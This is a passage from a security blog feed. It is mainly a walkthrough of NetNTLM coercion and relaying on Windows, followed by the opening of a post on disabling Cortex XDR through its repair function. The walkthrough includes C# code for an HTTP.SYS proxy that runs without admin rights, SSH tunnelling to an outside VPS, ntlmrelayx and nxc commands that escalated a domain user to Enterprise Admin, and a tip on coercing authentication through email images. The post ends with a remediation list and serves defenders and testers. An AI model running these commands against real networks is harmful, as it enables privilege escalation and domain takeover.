
<a href="/assets/media/netntlm/acls_1.png" target="_blank"><img src="/assets/media/netntlm/acls_1.png" alt="" width="80%" /></a>
<em>Checking the HTTP.SYS ACLs on a Windows 11</em></p>

<p>If we check all those permissions for the URI, we find some interesting ones, like</p>

<p><a href="/assets/media/netntlm/acls_2.png" target="_blank"><img src="/assets/media/netntlm/acls_2.png" alt="" width="80%" /></a>
<em>Lax permissions on the <code class="language-plaintext highlighter-rouge">:10247/apps</code> path</em></p>

<p><a href="/assets/media/netntlm/rick.png" target="_blank"><img src="/assets/media/netntlm/rick.png" alt="" width="50%" /></a>
<em>Authenticated users? Hey that’s me!</em></p>

<p>So every authenticated user can register a listener under <code class="language-plaintext highlighter-rouge">http://&lt;HOST&gt;:10247/apps</code>? Nice, let’s try this.</p>

<p><a href="/assets/media/netntlm/proxy.png" target="_blank"><img src="/assets/media/netntlm/proxy.png" alt="" width="80%" /></a>
<em>Running a listener without admin privileges</em></p>

<p>And as a bonus, this also bypasses the default configuration of the windows firewall!  - Cool</p>

<p><a href="/assets/media/netntlm/a6ZmVd2_700b.jpg" target="_blank"><img src="/assets/media/netntlm/a6ZmVd2_700b.jpg" alt="" width="50%" /></a>
<em>Totally fine</em></p>

<p>Other interesting URI’s are:</p>
<ul>
  <li>http://*:5357/</li>
  <li>http://*:10246/MDEServer/</li>
  <li>http://*:10247/apps/</li>
  <li>http://*:80/Temporary_Listen_Addresses/</li>
  <li>http://*:5358/</li>
</ul>

<p><strong>Note: Not all those URIs are also allowed through the firewall!</strong></p>

<h2 id="proxying">Proxying</h2>

<p>So we can have a listener without admin privs and through an active windows firewall. So what’s next?
We can proxy those requests and do something else with them.</p>

<p>There is a useful code snippet on LinkedIn (yeah, I know …):</p>

<p><a href="https://www.linkedin.com/pulse/implementing-proxy-server-c-example-test-case-esmael-esmaeli/">https://www.linkedin.com/pulse/implementing-proxy-server-c-example-test-case-esmael-esmaeli/</a></p>

<p>This snippet needs some adjustments to fit our needs. We might come up with something quick&amp;dirty like this</p>

<div class="language-csharp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">using</span> <span class="nn">System</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Collections.Generic</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.IO</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Linq</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Net</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Runtime.Remoting.Messaging</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Text</span><span class="p">;</span>
<span class="k">using</span> <span class="nn">System.Threading.Tasks</span><span class="p">;</span>

<span class="k">namespace</span> <span class="nn">Proxy</span>
<span class="p">{</span>
    <span class="k">internal</span> <span class="k">class</span> <span class="nc">Program</span>
    <span class="p">{</span>
        <span class="k">static</span> <span class="k">void</span> <span class="nf">Main</span><span class="p">(</span><span class="kt">string</span><span class="p">[]</span> <span class="n">args</span><span class="p">)</span>
        <span class="p">{</span>
            <span class="c1">// Create a new HttpListener to listen for requests on the specified UR</span>
            <span class="n">HttpListener</span> <span class="n">listener</span> <span class="p">=</span> <span class="k">new</span> <span class="nf">HttpListener</span><span class="p">();</span>
            <span class="n">listener</span><span class="p">.</span><span class="n">Prefixes</span><span class="p">.</span><span class="nf">Add</span><span class="p">(</span><span class="s">"http://+:80/Temporary_Listen_Addresses/"</span><span class="p">);</span>
            <span class="c1">//listener.Prefixes.Add("http://+:5357/blub/");</span>
            <span class="c1">//listener.Prefixes.Add("http://+:5358/blubber/123/");</span>
            <span class="n">listener</span><span class="p">.</span><span class="n">Prefixes</span><span class="p">.</span><span class="nf">Add</span><span class="p">(</span><span class="s">"http://+:10246/MDEServer/"</span><span class="p">);</span>
            <span class="n">listener</span><span class="p">.</span><span class="n">Prefixes</span><span class="p">.</span><span class="nf">Add</span><span class="p">(</span><span class="s">"http://+:10247/apps/"</span><span class="p">);</span>
            <span class="n">listener</span><span class="p">.</span><span class="n">AuthenticationSchemes</span> <span class="p">=</span> <span class="n">AuthenticationSchemes</span><span class="p">.</span><span class="n">Anonymous</span><span class="p">;</span>
            <span class="n">listener</span><span class="p">.</span><span class="n">IgnoreWriteExceptions</span> <span class="p">=</span> <span class="k">true</span><span class="p">;</span>  
            
            <span class="n">listener</span><span class="p">.</span><span class="nf">Start</span><span class="p">();</span>

            <span class="k">while</span> <span class="p">(</span><span class="k">true</span><span class="p">)</span>
            <span class="p">{</span>
                <span class="k">try</span>
                <span class="p">{</span>
                    <span class="c1">// Wait for a request to be made to the server</span>
                    <span class="n">HttpListenerContext</span> <span class="n">context</span> <span class="p">=</span> <span class="n">listener</span><span class="p">.</span><span class="nf">GetContext</span><span class="p">();</span>

                    <span class="c1">// Get the request and response objects</span>
                    <span class="n">HttpListenerRequest</span> <span class="n">request</span> <span class="p">=</span> <span class="n">context</span><span class="p">.</span><span class="n">Request</span><span class="p">;</span>
                    <span class="n">HttpListenerResponse</span> <span class="n">response</span> <span class="p">=</span> <span class="n">context</span><span class="p">.</span><span class="n">Response</span><span class="p">;</span>

                    <span class="c1">// Modify the request as needed (e.g. to add headers, change the URL, etc.)</span>
                    <span class="kt">string</span> <span class="n">newUrl</span> <span class="p">=</span> <span class="s">"http://elastic-elastic-dc01:8080/icon.ico"</span><span class="p">;</span>

                    <span class="c1">// Forward the request to the destination server</span>
                    <span class="n">HttpWebRequest</span> <span class="n">destinationRequest</span> <span class="p">=</span> <span class="p">(</span><span class="n">HttpWebRequest</span><span class="p">)</span><span class="n">WebRequest</span><span class="p">.</span><span class="nf">Create</span><span class="p">(</span><span class="n">newUrl</span><span class="p">);</span>
                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">SendChunked</span> <span class="p">=</span> <span class="k">false</span><span class="p">;</span>
                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">Method</span> <span class="p">=</span> <span class="n">request</span><span class="p">.</span><span class="n">HttpMethod</span><span class="p">;</span>

                    <span class="c1">// Copy the request headers from the original request to the new request</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"Request"</span><span class="p">);</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">request</span><span class="p">.</span><span class="n">Url</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">request</span><span class="p">.</span><span class="n">HttpMethod</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">request</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="k">foreach</span> <span class="p">(</span><span class="kt">string</span> <span class="n">key</span> <span class="k">in</span> <span class="n">request</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="n">AllKeys</span><span class="p">)</span>
                    <span class="p">{</span>
                        <span class="k">try</span>
                        <span class="p">{</span>
                            <span class="kt">string</span><span class="p">[]</span> <span class="n">values</span> <span class="p">=</span> <span class="n">request</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">GetValues</span><span class="p">(</span><span class="n">key</span><span class="p">);</span>
                            <span class="k">switch</span> <span class="p">(</span><span class="n">key</span><span class="p">)</span>
                            <span class="p">{</span>
                                <span class="k">case</span> <span class="s">"Connection"</span><span class="p">:</span>
                                    <span class="k">if</span> <span class="p">(</span><span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">]</span> <span class="p">==</span> <span class="s">"Keep-Alive"</span><span class="p">)</span> 
                                    <span class="p">{</span> 
                                        <span class="n">destinationRequest</span><span class="p">.</span><span class="n">KeepAlive</span> <span class="p">=</span> <span class="k">true</span><span class="p">;</span> 
                                    <span class="p">}</span> <span class="k">else</span>
                                    <span class="p">{</span>
                                        <span class="n">destinationRequest</span><span class="p">.</span><span class="n">Connection</span> <span class="p">=</span> <span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">];</span>
                                    <span class="p">}</span>                                   
                                    <span class="k">break</span><span class="p">;</span>
                                <span class="k">case</span> <span class="s">"Content-Length"</span><span class="p">:</span>
                                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">ContentLength</span> <span class="p">=</span> <span class="kt">long</span><span class="p">.</span><span class="nf">Parse</span><span class="p">(</span><span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">]);</span>
                                    <span class="k">break</span><span class="p">;</span>
                                <span class="k">case</span> <span class="s">"Host"</span><span class="p">:</span>
                                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">Host</span> <span class="p">=</span> <span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">];</span>
                                    <span class="k">break</span><span class="p">;</span>
                                <span class="k">case</span> <span class="s">"User-Agent"</span><span class="p">:</span>
                                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">UserAgent</span> <span class="p">=</span> <span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">];</span>
                                    <span class="k">break</span><span class="p">;</span>
                                <span class="k">default</span><span class="p">:</span>
                                    <span class="n">destinationRequest</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">Add</span><span class="p">(</span><span class="n">key</span><span class="p">,</span> <span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">].</span><span class="nf">ToString</span><span class="p">());</span>
                                    <span class="k">break</span><span class="p">;</span>
                            <span class="p">}</span>
                        <span class="p">}</span>
                        <span class="k">catch</span> <span class="p">(</span><span class="n">Exception</span> <span class="n">ex</span><span class="p">)</span>
                        <span class="p">{</span>
                            <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">ex</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                        <span class="p">}</span>
                    <span class="p">}</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"Forwarded item"</span><span class="p">);</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationRequest</span><span class="p">.</span><span class="n">RequestUri</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationRequest</span><span class="p">.</span><span class="n">Host</span><span class="p">);</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationRequest</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>

                    <span class="n">HttpWebResponse</span> <span class="n">destinationResponse</span><span class="p">;</span>
                    <span class="c1">// Get the response from the destination server</span>
                    <span class="k">try</span>
                    <span class="p">{</span>
                        <span class="n">destinationResponse</span> <span class="p">=</span> <span class="p">(</span><span class="n">HttpWebResponse</span><span class="p">)</span><span class="n">destinationRequest</span><span class="p">.</span><span class="nf">GetResponse</span><span class="p">();</span>
                    <span class="p">}</span>
                    <span class="k">catch</span> <span class="p">(</span><span class="n">WebException</span> <span class="n">wex</span><span class="p">)</span>
                    <span class="p">{</span>
                        <span class="n">destinationResponse</span> <span class="p">=</span> <span class="n">wex</span><span class="p">.</span><span class="n">Response</span> <span class="k">as</span> <span class="n">HttpWebResponse</span><span class="p">;</span>
                    <span class="p">}</span>

                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"Response"</span><span class="p">);</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationResponse</span><span class="p">.</span><span class="n">StatusCode</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationResponse</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>

                    <span class="n">response</span><span class="p">.</span><span class="n">StatusCode</span> <span class="p">=</span> <span class="p">(</span><span class="kt">int</span><span class="p">)</span><span class="n">destinationResponse</span><span class="p">.</span><span class="n">StatusCode</span><span class="p">;</span>    
                    <span class="c1">// Copy the response headers from the destination response to the client response</span>
                    <span class="k">foreach</span> <span class="p">(</span><span class="kt">string</span> <span class="n">key</span> <span class="k">in</span> <span class="n">destinationResponse</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="n">AllKeys</span><span class="p">)</span>
                    <span class="p">{</span>
                        <span class="c1">//response.Headers[header] = destinationResponse.Headers[header];</span>
                        <span class="kt">string</span><span class="p">[]</span> <span class="n">values</span> <span class="p">=</span> <span class="n">destinationResponse</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">GetValues</span><span class="p">(</span><span class="n">key</span><span class="p">);</span>
                        <span class="k">if</span> <span class="p">(</span><span class="n">key</span> <span class="p">==</span> <span class="s">"Content-Length"</span><span class="p">)</span>
                        <span class="p">{</span>
                            <span class="p">;</span>
                        <span class="p">}</span>
                        <span class="k">else</span>
                        <span class="p">{</span>
                            <span class="n">response</span><span class="p">.</span><span class="nf">AddHeader</span><span class="p">(</span><span class="n">key</span><span class="p">,</span> <span class="n">values</span><span class="p">[</span><span class="m">0</span><span class="p">]);</span>
                        <span class="p">}</span>
                    <span class="p">}</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"Response - Override"</span><span class="p">);</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationResponse</span><span class="p">.</span><span class="n">StatusCode</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">destinationResponse</span><span class="p">.</span><span class="n">Headers</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">response</span><span class="p">.</span><span class="n">SendChunked</span> <span class="p">=</span> <span class="k">false</span><span class="p">;</span>
                   
                    <span class="c1">// Get the response stream from the destination response and copy it to the client response</span>
                    <span class="k">using</span> <span class="p">(</span><span class="n">Stream</span> <span class="n">destinationStream</span> <span class="p">=</span> <span class="n">destinationResponse</span><span class="p">.</span><span class="nf">GetResponseStream</span><span class="p">())</span>
                    <span class="p">{</span>
                        <span class="k">using</span> <span class="p">(</span><span class="n">Stream</span> <span class="n">outputStream</span> <span class="p">=</span> <span class="n">response</span><span class="p">.</span><span class="n">OutputStream</span><span class="p">)</span>
                        <span class="p">{</span>
                            <span class="n">destinationStream</span><span class="p">.</span><span class="nf">CopyTo</span><span class="p">(</span><span class="n">outputStream</span><span class="p">);</span>
                            <span class="n">outputStream</span><span class="p">.</span><span class="nf">Flush</span><span class="p">();</span>
                            <span class="c1">// You must close the output stream.</span>
                            <span class="n">outputStream</span><span class="p">.</span><span class="nf">Close</span><span class="p">();</span>
                        <span class="p">}</span>
                    <span class="p">}</span>
                <span class="p">}</span>
                <span class="k">catch</span> <span class="p">(</span><span class="n">Exception</span> <span class="n">ex</span><span class="p">)</span>
                <span class="p">{</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">Write</span><span class="p">(</span><span class="n">ex</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                    <span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">ex</span><span class="p">.</span><span class="n">StackTrace</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
                <span class="p">}</span>
            <span class="p">}</span>
            <span class="n">listener</span><span class="p">.</span><span class="nf">Stop</span><span class="p">();</span>
        <span class="p">}</span>
    <span class="p">}</span>
<span class="p">}</span>

</code></pre></div></div>

<p>What is this doing? A ton of debug outputs, some bad practice, and some minor functions like registering a listener for <code class="language-plaintext highlighter-rouge">HTTP.SYS</code>, forward the request to another port, get the response and then deliver the response to the initial caller.</p>

<p>So what can we do with this? We can combine it with an old friend!</p>

<p><a href="/assets/media/netntlm/moe.png" target="_blank"><img src="/assets/media/netntlm/moe.png" alt="" width="80%" /></a>
<em>Old friend for the rescue</em></p>

<p><strong>Note: SSH is only an easy option. There are way better possibilities like using <code class="language-plaintext highlighter-rouge">ironpython</code>, <code class="language-plaintext highlighter-rouge">python.net</code> or do the relaying directly in C#.</strong></p>

<h2 id="good-ol-ssh">Good ol’ SSH</h2>
<p>We can dome some nice little port forwarding on the same machine to tunnel the traffic to a system we fully control and then send it back.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-L</span> 10.3.10.12:8080:10.3.10.11:80 <span class="nt">-R</span> 127.0.0.1:9050 debian@10.3.10.11
</code></pre></div></div>

<p>Why is this useful? As Windows also offers native SSH capabilities, we can use the standard windows client for SSH port forwarding to a server in the internet <code class="language-plaintext highlighter-rouge">(-L 10.3.10.12:8080:10.3.10.11:80)</code>, have ntlmrelayx running there and tunnel the traffic back via a SOCKS (-R 127.0.0.1:9050).<br />
<em>Note: the target server does not need to be in the same network if SSH outgoing is allowed, meaning it can be a VPS or whatever</em></p>

<h3 id="farm-netntlm-hashes">Farm NetNTLM Hashes</h3>
<p>By proxying the request and using SSH Port forwarding, we can e.g. run responder on the VPS to get some hashes.</p>

<p><a href="/assets/media/netntlm/responder.png" target="_blank"><img src="/assets/media/netntlm/responder.png" alt="" width="80%" /></a>
<em>Farming some hashes for cracking</em></p>

<p>This is for sure nice, but if we just would want the hashes, we could have done this direct in the C# code like <a href="https://github.com/mdsecactivebreach/Farmer/blob/main/Farmer/Farmer.cs#L118">MDSec’s Farmer</a> is doing here.</p>

<p>But the bigger / better part is quite often relaying!</p>

<h2 id="relay-it">Relay it</h2>

<p><a href="/assets/media/netntlm/ldap.png" target="_blank"><img src="/assets/media/netntlm/ldap.png" alt="" width="50%" /></a></p>

<p>Let’s go a little bit through the relaying steps.

<a href="/assets/media/netntlm/steps.png" target="_blank"><img src="/assets/media/netntlm/steps.png" alt="" width="50%" /></a></p>

<h3 id="start-ntlmrelayx-on-the-vps">Start ntlmrelayx on the VPS</h3>
<p>with <code class="language-plaintext highlighter-rouge">proxychains</code> and <code class="language-plaintext highlighter-rouge">-smb2support</code>. In this example, we are going to relay against the LDAP service, as it is still common to have no <code class="language-plaintext highlighter-rouge">Channel binding</code> and no <code class="language-plaintext highlighter-rouge">LDAP Signing</code>.</p>

<p><strong>Relaying to LDAP is powerfull, but not the only choice. For example an interactive shell (-i) with ntlmrelayx against a fileshare or some HTTP endpoint is also great</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>proxychains <span class="nb">sudo </span>ntlmrelayx.py <span class="nt">-debug</span> <span class="nt">-smb2support</span> <span class="nt">-t</span> <span class="s2">"LDAP://10.3.10.12"</span> <span class="nt">--escalate-user</span> domainuser <span class="nt">--http-port</span> 80
</code></pre></div></div>

<h3 id="create-the-ssh-tunnel-on-the-client">Create the SSH tunnel on the client</h3>
<p>with the two different port forwardings</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">ssh</span><span class="w"> </span><span class="nt">-L</span><span class="w"> </span><span class="nx">10.3.10.12:8080:10.3.10.11:80</span><span class="w"> </span><span class="nt">-R</span><span class="w"> </span><span class="nx">127.0.0.1:9050</span><span class="w"> </span><span class="nx">debian</span><span class="err">@</span><span class="nx">10.3.10.11</span><span class="w">
</span></code></pre></div></div>

<h3 id="start-the-proxyapp-on-the-client">Start the ProxyApp on the client</h3>
<p>which registers at HTTP.SYS and will forward the request to port 8080 locally</p>

<h3 id="drop-a-searchconnectors-ms-file-on-the-victim-system">Drop a .searchConnectors-ms file on the victim system</h3>
<p>to ensure that the WebClient is running</p>

<h3 id="drop-a-lnk-file-on-the-victim-system">Drop a .lnk file on the victim system</h3>
<p>to actually coerce the authentication to our client</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 10.3.10.21 <span class="nt">-d</span> <span class="s2">"ludus"</span> <span class="nt">-u</span> <span class="s2">"localadmin"</span> <span class="nt">-p</span> <span class="s2">"password"</span> <span class="nt">-M</span> slinky <span class="nt">-o</span> <span class="nv">NAME</span><span class="o">=</span><span class="s1">'\\users\\public\\desktop\\SHARE62'</span> <span class="nv">SERVER</span><span class="o">=</span><span class="s2">"elastic-elastic-dc01@10247</span><span class="se">\a</span><span class="s2">pps"</span>
</code></pre></div></div>

<p><strong>Note: The slightly strange parameters just make it to <code class="language-plaintext highlighter-rouge">C:\users\public\desktop\Share63.lnk</code> and <code class="language-plaintext highlighter-rouge">\\elastic-elastic-dc01@10247\apps</code>. I might make the PR for nxc in a while to clean this a little bit.</strong></p>

<p>And <strong>Ta-da</strong>, this actually made us an <code class="language-plaintext highlighter-rouge">Enterprise Admin</code>.</p>

<p><a href="/assets/media/netntlm/relay.png" target="_blank"><img src="/assets/media/netntlm/relay.png" alt="" width="80%" /></a>
<em>Sucessful relaying</em></p>

<p>The flow looks like this:
<a href="/assets/media/netntlm/drawio.png" target="_blank"><img src="/assets/media/netntlm/drawio.png" alt="" width="80%" /></a>
<em>Attack flow</em></p>

<h2 id="poc">PoC</h2>

<video src="https://badoption.eu/assets/media/netntlm/POC_Relaying.mp4" controls="controls" style="width:100%; height:100%;">
</video>
<p><em>“Quick” Walkthrough</em></p>

<h1 id="bonus">Bonus</h1>
<p>I know this was a lengthy post, but you almost made it. As you kept scrolling until here, there is a little bonus.
You can also coerce via embedded <code class="language-plaintext highlighter-rouge">&lt;img&gt;</code> tags in emails. Outlook will happily authenticate it against a network path if:</p>

<ul>
  <li>The target system is in the trusted zone, typically meaning without a “.” in the name</li>
  <li>The sender of the email is a trusted sender.</li>
</ul>

<p>All emails coming from the same domain are typically trusted senders, so if you got a trainee account, you are a trusted sender for the domain admin :)</p>

<video src="https://badoption.eu/assets/media/netntlm/POC_RelayingMail.mp4" controls="controls" style="width:100%; height:100%;">
</video>
<p><em>Bonus PoC Walkthrough</em></p>

<h1 id="remediation">Remediation</h1>
<ul>
  <li>Harden the firewall config</li>
  <li>Harden LDAP (Channel Bindung / Signing)</li>
  <li>Ensure SMB Signing is enforced</li>
  <li>Remove all those ESC8’s</li>
  <li>Never ever use high priv accounts to get e-mails!</li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2024/04/25/netntlm" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[In 2024 NetNTLM leaking is still a thing! In this post we will cover some parts of: Coerce User Authentication via NetNTLM and a file drop The mystery around HTTP.SYS Relaying without admin privileges Relaying with an active Windows firewall SSH Port forwarding]]></summary></entry><entry><title type="html">Deactivating Cortex XDR via repair function</title><link href="https://badoption.eu/blog/2024/03/23/cortex.html" rel="alternate" type="text/html" title="Deactivating Cortex XDR via repair function" /><published>2024-03-23T09:40:17+01:00</published><updated>2024-03-23T09:40:17+01:00</updated><id>https://badoption.eu/blog/2024/03/23/cortex</id><content type="html" xml:base="https://badoption.eu/blog/2024/03/23/cortex.html"><![CDATA[<p>It is trivially possible to disable the Cortex EDR as a non-admin user by triggering a repair function. This is only working, if the Tamper Protection is not enforced!</p>

<p>TL;DR;</p>
<ul>
  <li>Trigger the repair via GUID</li>
  <li>Disrupt it when EDR is deactivated</li>
  <li>Done</li>
</ul>

<!--more-->

<h1 id="details">Details</h1>
